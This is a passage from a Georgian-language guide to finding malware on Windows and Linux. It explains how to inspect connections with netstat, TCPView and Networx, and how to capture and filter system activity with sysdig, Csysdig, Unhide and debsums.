


Help მენიუში მოცემული თუ როგორ უნდა იმუშაოთ ამ პროგრამასთან ბრძანებების სტრიქონიდან.

როგორც ხედავთ მთავარია იცოდეთ რას ეძებთ და ფილტრები როგორ გამოიყენოთ ამ პროგრამით ნებისმიერი ქმედების პოვნა შეიძლება კომპიუტერზე.

ქსელებთან კავშირები

ქსელებთან კავშირები ხშირად ერთერთი ყველაზე უფრო რისკის შემცველი კომპონენტია ვირუსების გავრცელებისათვის. ცხადია უნდა მოახერხოთ ქსელური კავშირების შემოწმება. ეს უკვე განვიხილეთ ქსელების სექციაში და მაგალითად WireShark კარგი პროგრამაა ამის გასაკეთებლად. თუმცა Windows-ში არსებობს ასევე სტრიქონის ბრძანება Netstat. ტერმინალს თუ აამუშავებთ და შეასრულებთ Netstat ბრძანებას მიიღებთ:




ამ სიაში რამდენიმე სვეტია, პირველი სვეტი გიჩვენებთ შეერთების პროტოკოლს, ჩვენ შემთხვევაში ყველაფერი TCP პროტოკოლს იყენებს. მეორე სვეტი Local Address არის შეერთების მისამართი და პორტი, მეორე სვეტი Foreign

Address გიჩვენებთ შეერთების გარე მისამართს. ხოლო მესამე სვეტი გიჩვენებთ შეერთების მდგომარეობას, აქტიურ შეერთებებს ESTABLISHED აღნიშნავს.


აქ შეიძლება ბევრი უცნაური პორტის ნომერი დაინახოთ, საქმე იმაშია რომ Windows თავის თავთან კომუნიკაციას ახდენს TCP პროტოკოლით. პორტის ეს ნომრები კი მის გარკვეულ მომსახურებებს შეესაბამება, ამიტომ კარგი იქნება თუ შეისწავლით Windows-ის მომსახურებებს და რომელ პორტებს იყენებენ ისინი.

`netstat -a` ბრძანება გიჩვენებთ ყველა პორტებს და კავშირებს. შესაბამისად სია უფრო გრძელი იქნება.




იგი დამატებით გიჩვენებთ რომელ პორტებზე ხდება მოსმენა LISTENING სტატუსი სწორედ მოსმენას ნიშნავს. ხოლო ESTABLISHED აქტიური კავშირებია სადაც მონაცემები იგზავნება. ცხადია, როცა ვირუსს ეძებთ უნდა ეძებოთ რამე უცნაური, რაც ჩვეულებრივ არ ხდება. რა თქმა უნდა, თუ ამ ბრძანებას არ იყენებთ არ გეცოდინებათ რას შეხედოთ. Foreign Address სვეტში უნდა უყუროთ სად უერთდება თქვენ კომპიუტერი და თუ რამე საეჭვო დაინახეთ უნდა შეამოწმოთ რა კავშირია და რატომ ხდება ეს კავშირი.

ჩვენ შემთხვევაში



წარმოადგენს გარე მისამართებს. თუმცა თუ შეამოწმებთ ნახავთ რომ ესენი Microsoft სერვერებია და შესაბამისად ვირუსის აქტივობას არ წარმოადგენს.


თუ ჩათვლით რომ კავშირი უცნობია და მისი გამოკვლევა გინდათ ცხადია უნდა გაარკვიოთ რომელი პროგრამისა თუ პროცესისაგან მომდინარეობს. ამის საშუალებას იძლევა `netstat -ao` ბრძანება



იგი დამატებით PID სვეტს გამოიტანს, ეს სვეტი წარმოადგენს პროცესის ნომერს, ამ ნომრით მოხდება პროცესის მოძებნა.

`netst -aon` ბრძანება პორტების და მისამართების სახელებს რიცხვების ფორმატში გამოიტანს.

ცხადია უკეთესი იქნება თუ პროცესის ნომრის მაგივრად გამოვა პროცესის სახელი, თანაც ეს მხოლოდ აქტიური კავშირებისათვის გვაინტერესებს. შესაბამისად უნდა გამოვიყენოთ ბრძანება `netstat -ob`, ამ ბრძანების ასამუშავებლად Command Prompt (ტერმინალის პროგრამა) უნდა აამუშაოთ ადმინისტრატორის რეჟიმში :



როგორც ხედავთ ყოველი კავშირის ზემოთ იწერება რა პროგრამამ თუ პროცესმა შექმნა ეს კავშირი. მაგალითად ჩემს შემთხვევაში ერთერთი პროგრამაა SamsungDex. მაგრამ თუ აღმოაჩენთ უცნობ პროგრამას რომელიც უცნობ საიტს უერთდება ეს საეჭვოა, შემდეგ თუ შეამოწმებთ და ეს პროგრამა ხელმოწერილიც არ არის დიდი შანსია ვირუსი იყოს.

`netstat -h` ბრძანება გამოიტანს ამ ბრძანების ყველა პარამეტრის სიას მოკლე აღწერით.

Sysinternals პაკეტში არსებობს ამ პროგრამის გრაფიკული ვერსია TCPView https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview ამ პროგრამის ჩამოტვირთვა და დაყენება შესაძლებელია choco-თი, ბრძანებით `choco install -y tcpview`

საკმაოდ მარტივად გასაგები და სამართავი პროგრამაა, მუშაობს დაახლოებით წინა პროგრამების მსგავსად, შესაბამისად მარტივად უნდა მოახერხოთ მასთან მუშაობა.

კიდევ ერთი საინტერესო პროგრამაა Unhide https://www.unhide-forensics.info/ რომელიც კიბერ გამოძიებებისას გამოიყენება. ეს პროგრამა საშუალებას იძლევა იპოვოთ და უთვალთვალოთ დამალულ პროცესებს. ეს პროგრამა არსებობს Windows და Linux-თვის. ამ პროგრამის გაშვება ხდება ბრძანებების სტრიქონიდან სინტაქსით `unhide.exe sys` თუ რამე საეჭვო IP მისამართს აღმოაჩენთ Who Is https://whois.domaintools.com/ საიტის საშუალებით შეიძლება ნახოთ რას წარმოადგენს ეს მისამართი და ვინ იყენებს მას.

Networx

კავშირებზე თვალთვალმა შეიძლება იპოვოს ისეთი კავშირები რომლებსაც netstat-ის გამოყენებით ვერ იპოვით, ასეთი კავშირები შეიძლება WireShark-მა იპოვოს თუ ის საკმაოდ დიდი ხნის განმავლობაშია ჩართული. თუმცა ერთერთი საუკეთესო პროგრამაა Networx, https://www.softperfect.com/products/networx/, ეს პროგრამა მუშაობს Windows, MacOs და Linux-თან. პორტატული პროგრამაა, მას როცა აამუშავებთ პიქტოგრამას მოათავსებს ფანჯრის ქვედა სტრიქონში და საშუალებას გაძლევთ უყუროთ კავშირის დატვირთვას და სხვა პარამეტრებს. ასევე თუ დიდხანს ამუშავებთ საკმაოდ კარგ სტატისტიკას მოგცემთ ქსელის მუშაობასთან დაკავშირებით. ეს პროგრამა Tools მენიუდან აამუშავებს Netstat-ს ან მის გრაფიკულ ვერსიას, რომელიც ძალიან ჰგავს TCPView-ს. საკმაოდ უპრეტენზიო მარტივი პროგრამაა რომელიც არ იყენებს ბევრ რესურს და ჩუმად აგროვებს ინფორმაციას კავშირის შესახებ, რაც საშუალებას გაძლევთ წარმოდგენა იქონიოთ თქვენი კომპიუტერის კავშირებზე და კავშირის დატვირთვაზე.

ვირუსებზე ნადირობა Linux-ში

ვირუსებზე და ჰაკერებზე ნადირობა Linux-ის სერვერებსა თუ მომხმარებლის მანქანებში დაახლოებით ერთნაირად მიმდინარეობს. საკვირველი, მარამ Linux-ში ვირუსების მოძებნა და განადგურება არც გავრცელებული ხელობაა. პროგრამები რომლებიც ადმინისტრატორებისათვის კარგად არიან ცნობილი და რომლებიც ვირუსების და ჰაკერების აღმოჩენაში და განადგურებაში დაგეხმარებიან არიან:

- PS,
- Top,
- Htop,
- Pstree,
- Strace
- Dtrace
- Netstat
- Isof
- Tcpdump
- WireShark

ეს პროგრამები ადმინისტრირების პროგრამებია, ნამდვილად დაგეხმარებიან ვირუსების აღმოჩენაში თუმცა არ არიან ასეთი რამისათვის სპეციალიზებული.

მე შემიძლია გირჩიოთ პროგრამა Sysdig inspect https://sysdig.com/opensource/inspect/ ღია არქიტექტურის პროგრამაა, საცდელი ვერსია უფასოა, თუმცა საბოლოო ჯამში, ალბათ ყიდვა მოგიწევთ. ამ პროგრამის საშუალებით შეიძლება დაიჭიროთ და ნახოთ რა პროცესები მუშაობენ სისტემაში, გაფილტროთ მონაცემები და სკრიპტები მიაბათ ნაპოვნ პროცესებს.

არ იყენებს კომპიუტერის ბევრ რესურსებს, მაგრამ ძლიერი პროგრამაა დაახლოებით ისეთია როგორ Process Monitor Windows-სათვის.

უნდა დარეგისტრირდეთ საიტზე, და დარეგისტრირების შემდეგ. ბმული https://github.com/draios/sysdig/wiki/How-to-Install-Sysdig-for-Linux გიჩვენებთ როგორ უნდა დააყენოთ ეს პროგრამა ავტომატურ რეჟიმში, აქვე ნახავთ ინსტრუქციებს ხელით პროგრამის დასაყენებლად.

ბმული https://github.com/draios/sysdig/wiki/Sysdig-User-Guide იძლევა ძალიან კარგ დოკუმენტაციას ამ პროგრამასთან სამუშაოდ. პროგრამას შეუძლია ღრუბლებთან და კუბერქსელებთან მუშაობაც. მაგრამ ეს ჩვენი განხილვის საგანია არ არის

ეს პროგრამა ბრძანებების სტრიქონს პროგრამაა შესაბამისად ყველა ბრძანების შეყვანა ხელით მოგიწევთ, მაგრამ რომ მიეჩვევით საკმაოდ ადვილი გამოსაყენებელია. განსაკუთრებული ყურადღება უნდა დაუთმოთ გამოტანილი ინფორმაციის ფილტრაციას. რადგან პროგრამას უამრავი ინფორმაცია გამოაქვს და ამ ინფორმაციაში ფილტრების გარეშე გარკვევა და რამის პოვნა საკმაოდ რთულია.

ერთ ერთი ბრძანება რომელიც გამოგადგებათ არის გამოტანილი ინფორმაციის ფაილში ჩაწერა, რადგან პროგრამა შეიძლება დიდი ხანი ამუშაოთ და ჩაიწეროთ რა ხდება კომპიუტერზე და შემდეგ გაანალიზოთ. ეს ბრძანება ასე გამოიყურება:

```
sysdig -qw dunpfil.scap
```

ეს ფაილი მოგვიანებით შეიძლება sysdig-ის გრაფიკულ ინტერფეისში Csysdig-ში შეიტანოთ.

```
sysdig -r dunpfil.scap
```

ბრძანება დაგათვალიერებინებთ ამ ფაილს. შეგიძლიათ ამ ბრძანებას დაუმატოთ ფილტრი, მაშინ მხოლოდ გაფილტრულ ინფორმაციას დაინახავთ.

```
sysdig -r dumpfil.scap -c topprocs_cpu
```

გიჩვენებთ ყველაზე უფრო ინტენსიურად მომუშავე პროცესებს.

```
sysdig -r dumpfil.scap -c topprocs_net
```

კი გიჩვენებთ ქსელთან ყველაზე ინტენსიურად მომუშავე პროცესებს

იმის გამო რომ ეს ფაილის ზომა შეიძლება საკმაოდ გაიზარდოს, შეიძლება მისი შეკუმშვაც, ბრძანებით:

```
Sysdig -s 4096 -z -w  dumpfil.scap.gz
```

ამ ფაილის წაკითხვა შეიძლება ზუსტად იგივე ბრძანებით.

Csysdig

ეს პროგრამა sysdig-ის გრაფიკული ინტერფეისია, მისი საშუალებით ბევრად უფრო კომფორტულად შეიძლება ინფორმაციის დამუშავება. და საეჭვო პროცესების პოვნა. თანამედროვე პროგრამები მუშაობენ ვირტუალურ პროცესებთანაც რომლებსაც კონტეინერებს უწოდებენ. შესაბამისად Csysdig გიჩვენებთ სრულ ინფორმაციას პროცესების მუშაობის შესახებ. წარმოიდგინეთ რომ გაქვთ WireShark ოღონდ არა მარტო ქსელებისათვის არამედ მთელი სისტემისათვის. Csysdig-ს შეუძლია წაიკითხოს ადრე დაჭერილი ფაილები და ანალიზი გაუკეთოს ამ

ფაილებში მოთავსებულ ინფორმაციას. ამ პროგრამაში შეგიძლიათ ნახოთ ბევრი ინფორმაცია და გაფილტროთ თქვენთვის სასურველი მონაცემი.

თუ პირდაპირ ხართ მიერთებული კომპიუტერთან და პროგრამა ძველ ფაილებს არ აანალიზებს, ინფორმაციის ნახვასთან ერთად შეგიძლიათ დააპაუზოთ ან მოკლათ პროცესები, შეამოწმოთ და გამოიძიოთ., ნახოთ ჟურნალის ჩანაწერები და აამუშაოთ სისტემური გარემო (Shell).

ამ პროგრამის ჩამოტვირთვა და დაყენება ხდება ბმულიდან https://www.sysdig.org/install/ .


პროგრამა ამუშავდება ბრძანებების სტრიქონიდან ბრძანებით `csysdig` და მას სჭირდება რომ Root წვდომა ჰქონდეს. ზემოთ მოყვანილი სურათი გიხსნით რა ინფორმაციას გაჩვენებთ ყოველი სვეტი. ინფორმაცია შეიძლება გადაალაგოთ ნებისმიერი სვეტის მიხედვით, მაგალითად შეიძლება გადაალაგოთ გამოყენებული მეხსიერების მიხედვით, ან პროცესორის დატვირთვის მიხედვით.

ეკრანზე გამოტანილი ინფორმაცია განახლდება ყოველი 2 წამის განმავლობაში, ამ დროის შეცვლა შეიძლება ბრძანებით: `csysdig -d 5000` რომელიც განახლების დროს შეცვლის 5 წამზე.

შესაძლებელია დაჭერილი ინფორმაციის შეტანა და ანალიზი ამ პროგრამაში. თუ გახსოვთ წინა პარაგრაფში განვიხილეთ როგორ დაგვეჭირა dumpfile.scap ფაილში ინფორმაცია

```
csysdig -r dumpfil.scap
```

ეს ბრძანება დაჭერილ ფაილს შეიტანს csysdig-ში და შესაძლებელი გახდება ამ ფაილის ანალიზი. თუ ინფორმაციის შეტანის შემდეგ F2 ღილაკს დააჭერთ გაიხსნება ფანჯარა სხვადასხვა უკვე გამზადებული ფილტრით. რომლიდანაც შეგიძლიათ აარჩიოთ ერთერთი.



პროგრამა გიჩვენებთ შემდეგ ფილტრებს:

- კონტეინერები;
- კონტეინერის შეცდომები;
- კუბერნეტზე დაფუძნებული ინფორმაცია;
- Mesos-ზე დაფუძნებული ინფორმაცია;
- ქსელის მუშაობა;
- პროცესების მუშაობა /პროცესორი/მეხსიერება/ფაილი;
- Threads;
- ჟურნალის მუშაობას;
- მომხმარებლის მუშაობას;
- სხვადასხვა პროცესების თვალთვალის შედეგები;
- სპექტროგრამები

და სხვა, ამ ფილტრებიდან ვირუსების დასაჭერად განსაკუთრებულად მნიშვნელოვანია:

- Connections - რომელიც გიჩვენებთ რა კავშირებს ამყარებს კომპიუტერი;
- Spy Syslog – ანუ ჟურნალის ჩანაწერები;
- Spy users – ანუ ყველა ბრძანებები რომლებიც მომხმარებლებმა შეიყვანეს;
- Directories - საქაღალდეები რომლებზეც მოხდა წვდომა;
- Files- ფაილები რომლებიც შეიცვალა ან რომლებზეც გქონდათ წვდომა;

თუ რომელიმე ჩანაწერზე გადახვალთ და დააჭერთ F4-ს ეკრანზე გამოვა ამ ჩანაწერის შესაბამისი ბუფერი, რომელშიც თუ კიდევ F2-ს დააჭერთ გამოვა ამ ინფორმაციის დათვალიერების სხვადასხვა რეჟიმები. აარჩიეთ რომელ რეჟიმშიც გინდათ ინფორმაციის ნახვა.


F6 ღილაკით შესაძლებელია ფილტრის შესაბამისი Sysdig-ის სრული ინფორმაცია გამოიტანოთ.

ნებისმიერი სტრიქონის ინფორმაციის სანახავად შეგიძლიათ დააჭიროთ Enter-ს, ხოლო უკან დასაბრუნებლად დააჭირეთ Backspace ღილაკს.

როგორც ხედავთ ძლიერი პროგრამაა რომელიც თითქმის ყველაფრის ანალიზის საშუალებას იძლევა. ოღონდ ცხადია უნდა იცოდეთ რას აკეთებთ და კარგად ერკვეოდეთ Linux ოპერაციულ სისტემაში და ქსელებში.

Debsums და Unhide


Debsums პროგრამის დაყენება ხდება ბრძანებით `sudo apt-get install debsums` დაყენებისას ოპერაციული სისტემა მოგთხოვთ ადმინისტრატორის პაროლს. იმისათვის რომ გაიგოთ რა გადამრთველები აქვს პროგრამას შეიყვანეთ ბრძანება `sudo debsums - - help` პროგრამა გამოიტანს გადამრთველების სიას.



